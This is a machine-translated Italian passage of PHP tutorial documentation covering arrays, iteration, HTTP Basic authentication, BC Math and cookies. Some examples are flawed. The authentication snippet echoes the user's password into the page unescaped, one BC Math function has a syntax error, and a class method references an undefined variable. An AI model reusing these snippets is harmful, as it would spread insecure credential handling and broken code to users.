> Il clustering è ampiamente utilizzato nel `pattern recognition` e nel `data mining` . Considera che hai un'applicazione per la pubblicazione di contenuti. Ora, per mantenere i tuoi utenti, dovrebbero guardare i contenuti che amano. Supponiamo per semplicità che, se si trovano su una pagina web specifica per più di un minuto e scorrono in basso, adorano quel contenuto. Ora ognuno dei tuoi contenuti avrà un identificatore univoco con esso e così sarà l'utente. Crea un cluster basato su quello e scoprirai quale segmento di utenti ha un gusto simile. Questo a sua volta potrebbe essere utilizzato nel sistema di raccomandazione in cui si può presumere che se alcuni utenti dello stesso cluster amano l'articolo, lo saranno anche gli altri e che possono essere visualizzati come consigli sulla propria applicazione.

Leggi Apprendimento automatico online: https://riptutorial.com/it/php/topic/5453/apprendimento-automatico

Capitolo 6: Array

introduzione

Una matrice è una struttura di dati che memorizza un numero arbitrario di valori in un singolo valore. Una matrice in PHP è in realtà una mappa ordinata, in cui la mappa è un tipo che associa valori a chiavi.

Sintassi

- $ array = array ('Value1', 'Value2', 'Value3'); // Chiavi predefinite su 0, 1, 2, ...,
- $ array = array ('Value1', 'Value2',); // Virgola finale opzionale
- $ array = array ('key1' => 'Value1', 'key2' => 'Value2',); // Chiavi esplicite
- $ array = array ('key1' => 'Value1', 'Value2',); // Array (['key1'] => Valore1 [1] => 'Valore2')
- $ array = ['key1' => 'Value1', 'key2' => 'Value2',]; // PHP 5.4+ stenografia
- $ array [] = 'ValueX'; // Aggiungi 'ValueX' alla fine dell'array
- $ array ['keyX'] = 'ValueX'; // Assegna "valoreX" al tasto "chiaveX"
- $ array + = ['keyX' => 'valoreX', 'chiaveY' => 'valoreY']; // Aggiunta / Sovrascrivi elementi su un array esistente

Parametri

Parametro	Dettaglio
Chiave	La chiave è l'identificativo univoco e l'indice di un array. Potrebbe essere una `string` o un `integer` . Pertanto, le chiavi valide sarebbero `'foo', '5', 10, 'a2b', ...`
Valore	Per ogni `key` c'è un valore corrispondente (`null` altrimenti *e un avviso viene emesso all'accesso*). Il valore non ha restrizioni sul tipo di input.

Osservazioni

Guarda anche

- Manipolazione di un singolo array
- Esecuzione su un array
- Array iteration
- Elaborazione di più matrici insieme

Examples

Inizializzazione di una matrice

Un array può essere inizializzato vuoto:

```
// An empty array
$foo = array();

// Shorthand notation available since PHP 5.4
$foo = [];
```

Un array può essere inizializzato e preimpostato con valori:

```
// Creates a simple array with three strings
$fruit = array('apples', 'pears', 'oranges');

// Shorthand notation available since PHP 5.4
$fruit = ['apples', 'pears', 'oranges'];
```

Un array può anche essere inizializzato con indici personalizzati *(chiamati anche array associativi)* :

```
// A simple associative array
$fruit = array(
   'first'  => 'apples',
   'second' => 'pears',
   'third'  => 'oranges'
);

// Key and value can also be set as follows
$fruit['first'] = 'apples';

// Shorthand notation available since PHP 5.4
$fruit = [
    'first'  => 'apples',
    'second' => 'pears',
    'third'  => 'oranges'
];
```

Se la variabile non è stata utilizzata in precedenza, PHP la creerà automaticamente. Mentre conveniente, questo potrebbe rendere il codice più difficile da leggere:

```
$foo[] = 1;     // Array( [0] => 1 )
$bar[][] = 2;   // Array( [0] => Array( [0] => 2 ) )
```

L'indice continuerà di solito dove era stato interrotto. PHP tenterà di utilizzare stringhe numeriche come numeri interi:

```
$foo = [2 => 'apple', 'melon'];  // Array( [2] => apple, [3] => melon )
$foo = ['2' => 'apple', 'melon']; // same as above
$foo = [2 => 'apple', 'this is index 3 temporarily', '3' => 'melon']; // same as above! The
last entry will overwrite the second!
```

Per inizializzare un array con dimensioni fisse puoi usare `SplFixedArray` :

```
$array = new SplFixedArray(3);

$array[0] = 1;
$array[1] = 2;
$array[2] = 3;
$array[3] = 4; // RuntimeException

// Increase the size of the array to 10
$array->setSize(10);
```

Nota: un array creato utilizzando `SplFixedArray` ha un ingombro di memoria ridotto per insiemi di dati di grandi dimensioni, ma le chiavi devono essere numeri interi.

Per inizializzare un array con una dimensione dinamica ma con `n` elementi non vuoti (ad esempio un segnaposto) puoi usare un loop come segue:

```
$myArray = array();
$sizeOfMyArray = 5;
$fill = 'placeholder';

for ($i = 0; $i < $sizeOfMyArray; $i++) {
    $myArray[] = $fill;
}

// print_r($myArray); results in the following:
// Array ( [0] => placeholder [1] => placeholder [2] => placeholder [3] => placeholder [4] =>
placeholder )
```

Se tutti i segnaposto sono uguali, puoi anche crearlo usando la funzione `array_fill()` :

> array array_fill (int $ start_index, int $ num, valore $ misto)

Questo crea e restituisce una matrice con le voci `num` di `value` , le chiavi iniziano da `start_index` .

Nota: se `start_index` è negativo, inizierà con l'indice negativo e continuerà da 0 per i seguenti elementi.

```
$a = array_fill(5, 6, 'banana'); // Array ( [5] => banana, [6] => banana, ..., [10] => banana)
$b = array_fill(-2, 4, 'pear'); // Array ( [-2] => pear, [0] => pear, ..., [2] => pear)
```

Conclusione: con `array_fill()` sei più limitato per ciò che puoi effettivamente fare. Il ciclo è più

flessibile e ti apre una gamma più ampia di opportunità.

Ogni volta che si desidera un array riempito con un intervallo di numeri (ad esempio 1-4), è possibile aggiungere ogni singolo elemento a un array o utilizzare la funzione `range()` :

> intervallo di matrice (mixed $ start, mixed $ end [, number $ step = 1])

Questa funzione crea una matrice contenente un intervallo di elementi. Sono richiesti i primi due parametri, in cui vengono impostati i punti iniziale e finale dell'intervallo (compreso). Il terzo parametro è facoltativo e definisce la dimensione dei passaggi da eseguire. Creando un `range` da `0` a `4` con una `stepsize` di `1` , l'array risultante sarebbe costituito dai seguenti elementi: `0` , `1` , `2` , `3` e `4` . Se la dimensione del passo è aumentata a `2` (cioè `range(0, 4, 2)`), la matrice risultante sarebbe: `0` , `2` e `4` .

```
$array = [];
$array_with_range = range(1, 4);

for ($i = 1; $i <= 4; $i++) {
    $array[] = $i;
}

print_r($array); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
print_r($array_with_range); // Array ( [0] => 1 [1] => 2 [2] => 3 [3] => 4 )
```

`range` può funzionare con interi, float, booleani (che diventano convertiti in interi) e stringhe. Si deve prestare attenzione, tuttavia, quando si utilizzano float come argomenti a causa del problema di precisione in virgola mobile.

Controlla se la chiave esiste

Usa `array_key_exists()` o `isset()` o `!empty()` :

```
$map = [
    'foo' => 1,
    'bar' => null,
    'foobar' => '',
];

array_key_exists('foo', $map); // true
isset($map['foo']); // true
!empty($map['foo']); // true

array_key_exists('bar', $map); // true
isset($map['bar']); // false
!empty($map['bar']); // false
```

Si noti che `isset()` considera un elemento con valori `null` come inesistente. Mentre `!empty()` fa lo stesso per ogni elemento uguale a `false` (usando un confronto debole, ad esempio `null` , `''` e `0` sono tutti trattati come falsi da `!empty()`). Mentre `isset($map['foobar']);` è `true` `!empty($map['foobar'])` è `false` . Ciò può portare a errori (ad esempio, è facile dimenticare che la stringa `'0'` è considerata falsa), quindi l'uso di `!empty()` è spesso disapprovato.

Nota anche che `isset()` e `!empty()` funzioneranno (e restituiranno false) se `$map` non è affatto definita. Questo li rende in qualche modo soggetti a errori:

```
// Note "long" vs "lang", a tiny typo in the variable name.
$my_array_with_a_long_name = ['foo' => true];
array_key_exists('foo', $my_array_with_a_lang_name); // shows a warning
isset($my_array_with_a_lang_name['foo']); // returns false
```

Puoi anche controllare gli array ordinali:

```
$ord = ['a', 'b']; // equivalent to [0 => 'a', 1 => 'b']

array_key_exists(0, $ord); // true
array_key_exists(2, $ord); // false
```

Si noti che `isset()` ha prestazioni migliori rispetto a `array_key_exists()` poiché quest'ultimo è una funzione e il precedente è un costrutto linguistico.

Puoi anche usare `key_exists()` , che è un alias per `array_key_exists()` .

Verifica se esiste un valore nell'array

La funzione `in_array()` restituisce true se un elemento esiste in un array.

```
$fruits = ['banana', 'apple'];

$foo = in_array('banana', $fruits);
// $foo value is true

$bar = in_array('orange', $fruits);
// $bar value is false
```

È inoltre possibile utilizzare la funzione `array_search()` per ottenere la chiave di un elemento specifico in una matrice.

```
$userdb = ['Sandra Shush', 'Stefanie Mcmohn', 'Michael'];
$pos = array_search('Stefanie Mcmohn', $userdb);
if ($pos !== false) {
    echo "Stefanie Mcmohn found at $pos";
}
```

PHP 5.x 5.5

In PHP 5.5 e `array_column()` successive puoi usare `array_column()` insieme a `array_search()` .

Questo è particolarmente utile per verificare se esiste un valore in un array associativo :

```
$userdb = [
    [
        "uid" => '100',
        "name" => 'Sandra Shush',
        "url" => 'urlof100',
```

```
    ],
    [
        "uid" => '5465',
        "name" => 'Stefanie Mcmohn',
        "pic_square" => 'urlof100',
    ],
    [
        "uid" => '40489',
        "name" => 'Michael',
        "pic_square" => 'urlof40489',
    ]
];

$key = array_search(40489, array_column($userdb, 'uid'));
```

Convalida il tipo di array

La funzione `is_array()` restituisce true se una variabile è una matrice.

```
$integer = 1337;
$array = [1337, 42];

is_array($integer); // false
is_array($array); // true
```

È possibile digitare suggerimento del tipo di matrice in una funzione per imporre un tipo di parametro; passare qualcos'altro comporterà un errore fatale.

```
function foo (array $array) { /* $array is an array */ }
```

Puoi anche usare la funzione `gettype()` .

```
$integer = 1337;
$array = [1337, 42];

gettype($integer) === 'array'; // false
gettype($array) === 'array'; // true
```

Interfacce ArrayAccess e Iterator

Un'altra caratteristica utile è l'accesso alle raccolte di oggetti personalizzati come matrici in PHP. Ci sono due interfacce disponibili in PHP (> = 5.0.0) core per supportare questo: `ArrayAccess` e `Iterator` . Il primo consente di accedere agli oggetti personalizzati come array.

ArrayAccess

Supponiamo di avere una classe utente e una tabella di database che memorizza tutti gli utenti. Vorremmo creare una classe `UserCollection` che:

1. consentirci di indirizzare determinati utenti tramite il loro identificatore univoco del nome utente
2. esegui operazioni di base (non tutte CRUD, ma almeno Crea, Recupera ed Elimina) sulla

nostra collezione di utenti

Considera la seguente fonte (qui di seguito viene utilizzata la sintassi per la creazione di array brevi `[]` disponibile dalla versione 5.4):

```
class UserCollection implements ArrayAccess {
    protected $_conn;

    protected $_requiredParams = ['username','password','email'];

    public function __construct() {
        $config = new Configuration();

        $connectionParams = [
            //your connection to the database
        ];

        $this->_conn = DriverManager::getConnection($connectionParams, $config);
    }

    protected function _getByUsername($username) {
        $ret = $this->_conn->executeQuery('SELECT * FROM `User` WHERE `username` IN (?)',
            [$username]
        )->fetch();

        return $ret;
    }

    // START of methods required by ArrayAccess interface
    public function offsetExists($offset) {
        return (bool) $this->_getByUsername($offset);
    }

    public function offsetGet($offset) {
        return $this->_getByUsername($offset);
    }

    public function offsetSet($offset, $value) {
        if (!is_array($value)) {
            throw new \Exception('value must be an Array');
        }

        $passed = array_intersect(array_values($this->_requiredParams), array_keys($value));
        if (count($passed) < count($this->_requiredParams)) {
            throw new \Exception('value must contain at least the following params: ' .
implode(',', $this->_requiredParams));
        }
        $this->_conn->insert('User', $value);
    }

    public function offsetUnset($offset) {
        if (!is_string($offset)) {
            throw new \Exception('value must be the username to delete');
        }
        if (!$this->offsetGet($offset)) {
            throw new \Exception('user not found');
        }
        $this->_conn->delete('User', ['username' => $offset]);
    }
    // END of methods required by ArrayAccess interface
```

```
}
```

allora possiamo :

```
$users = new UserCollection();

var_dump(empty($users['testuser']),isset($users['testuser']));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(empty($users['testuser']), isset($users['testuser']), $users['testuser']);
unset($users['testuser']);
var_dump(empty($users['testuser']), isset($users['testuser']));
```

che genererà quanto segue, supponendo che non ci fosse nessun `testuser` prima di lanciare il codice:

```
bool(true)
bool(false)
bool(false)
bool(true)
array(17) {
  ["username"]=>
  string(8) "testuser"
  ["password"]=>
  string(12) "testpassword"
  ["email"]=>
  string(13) "test@test.com"
}
bool(true)
bool(false)
```

IMPORTANTE: `offsetExists` non viene chiamato quando si controlla l'esistenza di una chiave con la funzione `array_key_exists` . Quindi il seguente codice verrà emesso `false` due volte:

```
var_dump(array_key_exists('testuser', $users));
$users['testuser'] = ['username' => 'testuser',
                      'password' => 'testpassword',
                      'email'    => 'test@test.com'];
var_dump(array_key_exists('testuser', $users));
```

Iterator

Estendiamo la nostra classe dall'alto con alcune funzioni dell'interfaccia di `Iterator` per consentirne l'iterazione con `foreach` e `while` .

Per prima cosa, dobbiamo aggiungere una proprietà contenente il nostro indice corrente di iteratore, aggiungiamola alle proprietà della classe come `$_position` :

```
// iterator current position, required by Iterator interface methods
protected $_position = 1;
```

In secondo luogo, aggiungiamo l'interfaccia di `Iterator` all'elenco delle interfacce implementate

dalla nostra classe:

```
class UserCollection implements ArrayAccess, Iterator {
```

quindi aggiungi il richiesto dalle funzioni dell'interfaccia:

```
// START of methods required by Iterator interface
public function current () {
    return $this->_getById($this->_position);
}
public function key () {
    return $this->_position;
}
public function next () {
    $this->_position++;
}
public function rewind () {
    $this->_position = 1;
}
public function valid () {
    return null !== $this->_getById($this->_position);
}
// END of methods required by Iterator interface
```

Quindi tutto qui è la fonte completa della classe che implementa entrambe le interfacce. Nota che questo esempio non è perfetto, perché gli ID nel database potrebbero non essere sequenziali, ma questo è stato scritto solo per darti l'idea principale: puoi indirizzare le tue collezioni di oggetti in ogni modo possibile implementando interfacce `ArrayAccess` e `Iterator` :

```
class UserCollection implements ArrayAccess, Iterator {
    // iterator current position, required by Iterator interface methods
    protected $_position = 1;

    // <add the old methods from the last code snippet here>

    // START of methods required by Iterator interface
    public function current () {
        return $this->_getById($this->_position);
    }
    public function key () {
        return $this->_position;
    }
    public function next () {
        $this->_position++;
    }
    public function rewind () {
        $this->_position = 1;
    }
    public function valid () {
        return null !== $this->_getById($this->_position);
    }
    // END of methods required by Iterator interface
}
```

e un foreach che scorre su tutti gli oggetti utente:

```
foreach ($users as $user) {
    var_dump($user['id']);
}
```

che produrrà qualcosa di simile

```
string(2) "1"
string(2) "2"
string(2) "3"
string(2) "4"
...
```

Creare una matrice di variabili

```
$username = 'Hadibut';
$email = 'hadibut@example.org';

$variables = compact('username', 'email');
// $variables is now ['username' => 'Hadibut', 'email' => 'hadibut@example.org']
```

Questo metodo è spesso usato in framework per passare una matrice di variabili tra due componenti.

Leggi Array online: https://riptutorial.com/it/php/topic/204/array

Capitolo 7: Array iteration

Sintassi

- for ($ i = 0; $ i <count ($ array); $ i ++) {incremental_iteration (); }
- for ($ i = count ($ array) - 1; $ i> = 0; $ i--) {reverse_iteration (); }
- foreach ($ data come $ datum) {}
- foreach ($ data come $ key => $ datum) {}
- foreach ($ data as e $ datum) {}

Osservazioni

Confronto di metodi per iterare un array

Metodo	Vantaggio
`foreach`	Il metodo più semplice per iterare un array.
`foreach` per riferimento	Semplice metodo per iterare e modificare elementi di un array.
`for` con indice incrementale	Consente di ripetere l'array in una sequenza libera, ad esempio saltando o invertendo più elementi
Puntatori di array interni	Non è più necessario usare un loop (in modo che possa iterare una volta ogni chiamata di funzione, ricevere il segnale, ecc.)

Examples

Iterazione di più matrici insieme

A volte due array della stessa lunghezza devono essere ripetuti insieme, ad esempio:

```
$people = ['Tim', 'Tony', 'Turanga'];
$foods = ['chicken', 'beef', 'slurm'];
```

`array_map` è il modo più semplice per realizzare questo:

```
array_map(function($person, $food) {
    return "$person likes $food\n";
}, $people, $foods);
```

che produrrà:

```
Tim likes chicken
Tony likes beef
Turanga likes slurm
```

Questo può essere fatto attraverso un indice comune:

```
assert(count($people) === count($foods));
for ($i = 0; $i < count($people); $i++) {
    echo "$people[$i] likes $foods[$i]\n";
}
```

Se i due array non hanno le chiavi incrementali, `array_values($array)[$i]` può essere usato per sostituire `$array[$i]` .

Se entrambi gli array hanno lo stesso ordine di chiavi, puoi anche utilizzare un ciclo foreach-with-key su uno degli array:

```
foreach ($people as $index => $person) {
    $food = $foods[$index];
    echo "$person likes $food\n";
}
```

Gli array separati possono essere collegati solo se hanno la stessa lunghezza e hanno lo stesso nome di chiave. Ciò significa che se non si fornisce una chiave e se sono numerati, si andrà bene, o se si assegnano le chiavi e le si mettono nello stesso ordine in ogni matrice.

Puoi anche usare `array_combine` .

```
$combinedArray = array_combine($people, $foods);
// $combinedArray = ['Tim' => 'chicken', 'Tony' => 'beef', 'Turanga' => 'slurm'];
```

Quindi puoi scorrere questo facendo lo stesso di prima:

```
foreach ($combinedArray as $person => $meal) {
    echo "$person likes $meal\n";
}
```

Utilizzando un indice incrementale

Questo metodo funziona incrementando un numero intero da 0 all'indice più grande dell'array.

```
$colors = ['red', 'yellow', 'blue', 'green'];
for ($i = 0; $i < count($colors); $i++) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

Ciò consente anche di iterare una matrice in ordine inverso senza utilizzare `array_reverse` , il che potrebbe comportare un sovraccarico se l'array è di grandi dimensioni.

```
$colors = ['red', 'yellow', 'blue', 'green'];
```

```
for ($i = count($colors) - 1; $i >= 0; $i--) {
    echo 'I am the color ' . $colors[$i] . '<br>';
}
```

È possibile saltare o riavvolgere l'indice facilmente utilizzando questo metodo.

```
$array = ["alpha", "beta", "gamma", "delta", "epsilon"];
for ($i = 0; $i < count($array); $i++) {
    echo $array[$i], PHP_EOL;
    if ($array[$i] === "gamma") {
        $array[$i] = "zeta";
        $i -= 2;
    } elseif ($array[$i] === "zeta") {
        $i++;
    }
}
```

Produzione:

```
alpha
beta
gamma
beta
zeta
epsilon
```

Per gli array che non hanno indici incrementali (compresi gli array con indici in ordine inverso, ad es. `[1 => "foo", 0 => "bar"]` , `["foo" => "f", "bar" => "b"]`), questo non può essere fatto direttamente. `array_values` o `array_keys` possono invece essere usati:

```
$array = ["a" => "alpha", "b" => "beta", "c" => "gamma", "d" => "delta"];
$keys = array_keys($array);
for ($i = 0; $i < count($array); $i++) {
    $key = $keys[$i];
    $value = $array[$key];
    echo "$value is $key\n";
}
```

Utilizzo di puntatori di array interni

Ogni istanza dell'array contiene un puntatore interno. Manipolando questo puntatore, è possibile recuperare diversi elementi di una matrice dalla stessa chiamata in momenti diversi.

Usando `each`

Ogni chiamata a `each()` restituisce la chiave e il valore dell'elemento di matrice corrente e incrementa il puntatore dell'array interno.

```
$array = ["f" => "foo", "b" => "bar"];
while (list($key, $value) = each($array)) {
    echo "$value begins with $key";
```

```
}
```

Usando il `next`

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (($value = next($array)) !== false) {
    echo "$value\n";
}
```

Si noti che in questo esempio non si assume che elementi della matrice siano identici a boolean `false` . Per evitare tale ipotesi, utilizzare la `key` per verificare se il puntatore interno ha raggiunto la fine dell'array:

```
$array = ["Alpha", "Beta", "Gamma", "Delta"];
while (key($array) !== null) {
    echo current($array) . PHP_EOL;
    next($array);
}
```

Ciò facilita anche l'iterazione di un array senza un ciclo diretto:

```
class ColorPicker {
    private $colors = ["#FF0064", "#0064FF", "#64FF00", "#FF6400", "#00FF64", "#6400FF"];
    public function nextColor() : string {
        $result = next($colors);
        // if end of array reached
        if (key($colors) === null) {
            reset($colors);
        }
        return $result;
    }
}
```

Usando foreach

Ciclo diretto

```
foreach ($colors as $color) {
    echo "I am the color $color<br>";
}
```

Loop con le chiavi

```
$foods = ['healthy' => 'Apples', 'bad' => 'Ice Cream'];
foreach ($foods as $key => $food) {
    echo "Eating $food is $key";
}
```

Loop per riferimento

Nei cicli `foreach` negli esempi precedenti, la modifica del valore (`$color` o `$food`) direttamente non cambia il suo valore nella matrice. L'operatore `&` è richiesto in modo che il valore sia un puntatore di riferimento all'elemento nell'array.

```
$years = [2001, 2002, 3, 4];
foreach ($years as &$year) {
    if ($year < 2000) $year += 2000;
}
```

Questo è simile a:

```
$years = [2001, 2002, 3, 4];
for($i = 0; $i < count($years); $i++) { // these two lines
    $year = &$years[$i];                // are changed to foreach by reference
    if($year < 2000) $year += 2000;
}
```

Concorrenza

Gli array PHP possono essere modificati in qualsiasi modo durante l'iterazione senza problemi di concorrenza (a differenza, ad esempio, di Java `List`). Se l'array viene iterato per riferimento, le iterazioni successive saranno influenzate dalle modifiche all'array. In caso contrario, le modifiche all'array non influiranno sulle iterazioni successive (come se si stesse iterando invece una copia dell'array). Confronta il ciclo per valore:

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => $value) {
    if ($key === 0) {
        $array[6] = 17;
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Produzione:

```
0 => 1
2 => 3
4 => 5
6 => 7
```

Ma se l'array è iterato con riferimento,

```
$array = [0 => 1, 2 => 3, 4 => 5, 6 => 7];
foreach ($array as $key => &$value) {
    if ($key === 0) {
        $array[6] = 17;
```

```
        unset($array[4]);
    }
    echo "$key => $value\n";
}
```

Produzione:

```
0 => 1
2 => 3
6 => 17
```

L'insieme di valori-chiave di `4 => 5` non viene più iterato e `6 => 7` viene modificato in `6 => 17` .

Utilizzo di ArrayObject Iterator

L'arrayiterator di Php consente di modificare e annullare l'impostazione dei valori durante l'iterazione su array e oggetti.

Esempio:

```
$array = ['1' => 'apple', '2' => 'banana', '3' => 'cherry'];

$arrayObject = new ArrayObject($array);

$iterator = $arrayObject->getIterator();

for($iterator; $iterator->valid(); $iterator->next()) {
    echo $iterator->key() . ' => ' . $iterator->current() . "</br>";
}
```

Produzione:

```
1 => apple
2 => banana
3 => cherry
```

Leggi Array iteration online: https://riptutorial.com/it/php/topic/5727/array-iteration

Capitolo 8: Autenticazione HTTP

introduzione

In questo argomento creeremo uno script di autenticazione HTTP-Header.

Examples

Autenticato semplice

NOTA BENE: INSERIRE QUESTO CODICE NELL'INTESTINA DELLA PAGINA, ALTRIMENTI NON FUNZIONERÀ!

```
<?php
if (!isset($_SERVER['PHP_AUTH_USER'])) {
    header('WWW-Authenticate: Basic realm="My Realm"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'Text to send if user hits Cancel button';
    exit;
}
echo "<p>Hello {$_SERVER['PHP_AUTH_USER']}.</p>";
$user = $_SERVER['PHP_AUTH_USER']; //Lets save the information
echo "<p>You entered {$_SERVER['PHP_AUTH_PW']} as your password.</p>";
$pass = $_SERVER['PHP_AUTH_PW']; //Save the password(optionally add encryption)!
?>
//You html page
```

Leggi Autenticazione HTTP online: https://riptutorial.com/it/php/topic/8059/autenticazione-http

Capitolo 9: BC Math (Binary Calculator)

introduzione

Il Calcolatore binario può essere utilizzato per calcolare con numeri di qualsiasi dimensione e precisione fino a 2147483647-1 decimali, in formato stringa. Il calcolatore binario è più preciso del calcolo a virgola mobile di PHP.

Sintassi

- string bcadd (string $ left_operand, string $ right_operand [, int $ scale = 0])
- int bccomp (stringa $ left_operand, stringa $ right_operand [, int $ scale = 0])
- stringa bcdiv (stringa $ left_operand, stringa $ right_operand [, int $ scale = 0])
- stringa bcmod (stringa $ left_operand, stringa $ modulo)
- stringa bcmul (stringa $ left_operand, stringa $ right_operand [, int $ scale = 0])
- stringa bcpowmod (stringa $ left_operand, stringa $ right_operand, stringa $ modulo [, int $ scale = 0])
- bool bcscale (int $ scale)
- stringa bcsqrt (stringa $ operando [, int $ scale = 0])
- stringa bcsub (stringa $ left_operand, stringa $ right_operand [, int $ scale = 0])

Parametri

bcadd	***Aggiungi due numeri di precisione arbitrari.***
`left_operand`	L'operando di sinistra, come una stringa.
`right_operand`	L'operando giusto, come una stringa.
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la virgola nel risultato.
bccomp	***Confronta due numeri di precisione arbitrari.***
`left_operand`	L'operando di sinistra, come una stringa.
`right_operand`	L'operando giusto, come una stringa.
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la cifra decimale che verrà utilizzata nel confronto.
bcdiv	***Dividi due numeri di precisione arbitrari.***
`left_operand`	L'operando di sinistra, come una stringa.
`right_operand`	L'operando giusto, come una stringa.

bcadd	***Aggiungi due numeri di precisione arbitrari.***
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la virgola nel risultato.
bcmod	***Ottieni modulo di un numero di precisione arbitrario.***
`left_operand`	L'operando di sinistra, come una stringa.
`modulus`	Il modulo, come una stringa.
bcmul	***Moltiplicare due numeri di precisione arbitrari.***
`left_operand`	L'operando di sinistra, come una stringa.
`right_operand`	L'operando giusto, come una stringa.
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la virgola nel risultato.
bcpow	***Aumenta un numero arbitrario di precisione su un altro.***
`left_operand`	L'operando di sinistra, come una stringa.
`right_operand`	L'operando giusto, come una stringa.
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la virgola nel risultato.
bcpowmod	***Aumenta un numero arbitrario di precisione ad un altro, ridotto di un modulo specificato.***
`left_operand`	L'operando di sinistra, come una stringa.
`right_operand`	L'operando giusto, come una stringa.
`modulus`	Il modulo, come una stringa.
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la virgola nel risultato.
bcscale	***Imposta il parametro di scala predefinito per tutte le funzioni matematiche di bc.***
`scale`	Il fattore di scala.
bcsqrt	***Ottieni la radice quadrata di un numero di precisione arbitrario.***
`operand`	L'operando, come una stringa.
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la virgola nel

bcadd	*Aggiungi due numeri di precisione arbitrari.*
	risultato.
bcsub	***Sottrai un numero arbitrario di precisione da un altro.***
`left_operand`	L'operando di sinistra, come una stringa.
`right_operand`	L'operando giusto, come una stringa.
`scale`	Un parametro facoltativo per impostare il numero di cifre dopo la virgola nel risultato.

Osservazioni

Per tutte le funzioni BC, se il parametro di `scale` non è impostato, esso assume come valore predefinito 0, che renderà tutte le operazioni con operazioni su interi.

Examples

Confronto tra le operazioni matematiche BCMath e float

bcadd vs float + float

```
var_dump('10' + '-9.99');           // float(0.0099999999999998)
var_dump(10 + -9.99);               // float(0.0099999999999998)
var_dump(10.00 + -9.99);            // float(0.0099999999999998)
var_dump(bcadd('10', '-9.99', 20)); // string(22) "0.01000000000000000000"
```

bcsub vs float-float

```
var_dump('10' - '9.99');           // float(0.0099999999999998)
var_dump(10 - 9.99);               // float(0.0099999999999998)
var_dump(10.00 - 9.99);            // float(0.0099999999999998)
var_dump(bcsub('10', '9.99', 20)); // string(22) "0.01000000000000000000"
```

bcmul vs int * int

```
var_dump('5.00' * '2.00');            // float(10)
var_dump(5.00 * 2.00);                // float(10)
var_dump(bcmul('5.0', '2', 20));      // string(4) "10.0"
var_dump(bcmul('5.000', '2.00', 20)); // string(8) "10.00000"
var_dump(bcmul('5', '2', 20));        // string(2) "10"
```

bcmul vs float * float

```
var_dump('1.6767676767' * '1.6767676767');           // float(2.8115498416259)
var_dump(1.6767676767 * 1.6767676767);               // float(2.8115498416259)
var_dump(bcmul('1.6767676767', '1.6767676767', 20)); // string(22) "2.81154984162591572289"
```

bcdiv vs float / float

```
var_dump('10' / '3.01');           // float(3.3222591362126)
var_dump(10 / 3.01);               // float(3.3222591362126)
var_dump(10.00 / 3.01);            // float(3.3222591362126)
var_dump(bcdiv('10', '3.01', 20)); // string(22) "3.32225913621262458471"
```

Usando bcmath per leggere / scrivere un binario lungo sul sistema a 32 bit

Sui sistemi a 32 bit, gli interi superiori a `0x7FFFFFFF` non possono essere memorizzati in modo primitivo, mentre i numeri interi tra `0x0000000080000000` e `0x7FFFFFFFFFFFFFFF` possono essere memorizzati in modo primitivo su sistemi a 64 bit ma non su sistemi a 32 bit (`signed long long`). Tuttavia, poiché i sistemi a 64 bit e molti altri linguaggi supportano la memorizzazione di interi `signed long long` segno, a volte è necessario memorizzare questo intervallo di numeri interi in un valore esatto. Ci sono diversi modi per farlo, come la creazione di un array con due numeri, o la conversione del numero intero nella sua forma decimale leggibile. Questo ha diversi vantaggi, come la comodità nel presentare all'utente e la possibilità di manipolarlo direttamente con bcmath.

I metodi `pack` / `unpack` possono essere usati per convertire tra i byte binari e la forma decimale dei numeri (entrambi di tipo `string` , ma uno è binario e uno è ASCII), ma cercheranno sempre di trasmettere la stringa ASCII in un 32 bit int su sistemi a 32 bit. Il seguente frammento fornisce un'alternativa:

```
/** Use pack("J") or pack("p") for 64-bit systems */
function writeLong(string $ascii) : string {
    if(bccomp($ascii, "0") === -1) { // if $ascii < 0
        // 18446744073709551616 is equal to (1 << 64)
        // remember to add the quotes, or the number will be parsed as a float literal
        $ascii = bcadd($ascii, "18446744073709551616");
    }

    // "n" is big-endian 16-bit unsigned short. Use "v" for small-endian.
    return pack("n", bcmod(bcdiv($ascii, "281474976710656"), "65536")) .
        pack("n", bcmod(bcdiv($ascii, "4294967296"), "65536")) .
        pack("n", bcdiv($ascii, "65536"), "65536")) .
        pack("n", bcmod($ascii, "65536"));
}

function readLong(string $binary) : string {
    $result = "0";
    $result = bcadd($result, unpack("n", substr($binary, 0, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 2, 2)));
```

```
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 4, 2)));
    $result = bcmul($result, "65536");
    $result = bcadd($result, unpack("n", substr($binary, 6, 2)));

    // if $binary is a signed long long
    // 9223372036854775808 is equal to (1 << 63) (note that this expression actually does not
work even on 64-bit systems)
    if(bccomp($result, "9223372036854775808") !== -1) { // if $result >= 9223372036854775807
        $result = bcsub($result, "18446744073709551616"); // $result -= (1 << 64)
    }
    return $result;
}
```

Leggi BC Math (Binary Calculator) online: https://riptutorial.com/it/php/topic/8550/bc-math--binary-calculator-

Capitolo 10: Biscotti

introduzione

Un cookie HTTP è una piccola porzione di dati inviati da un sito Web e memorizzati sul computer dell'utente dal browser Web dell'utente durante la navigazione dell'utente.

Sintassi

- `bool setcookie( string $name [, string $value = "" [, int $expire = 0 [, string $path = "" [, string $domain = "" [, bool $secure = false [, bool $httponly = false ]]]]] )`

Parametri

parametro	dettaglio
nome	Il nome del cookie. Questa è anche la chiave che puoi usare per recuperare il valore da `$_COOKIE` super global. *Questo è l'unico parametro richiesto*
valore	Il valore da memorizzare nel cookie. Questi dati sono accessibili al browser quindi non memorizzare nulla di sensibile qui.
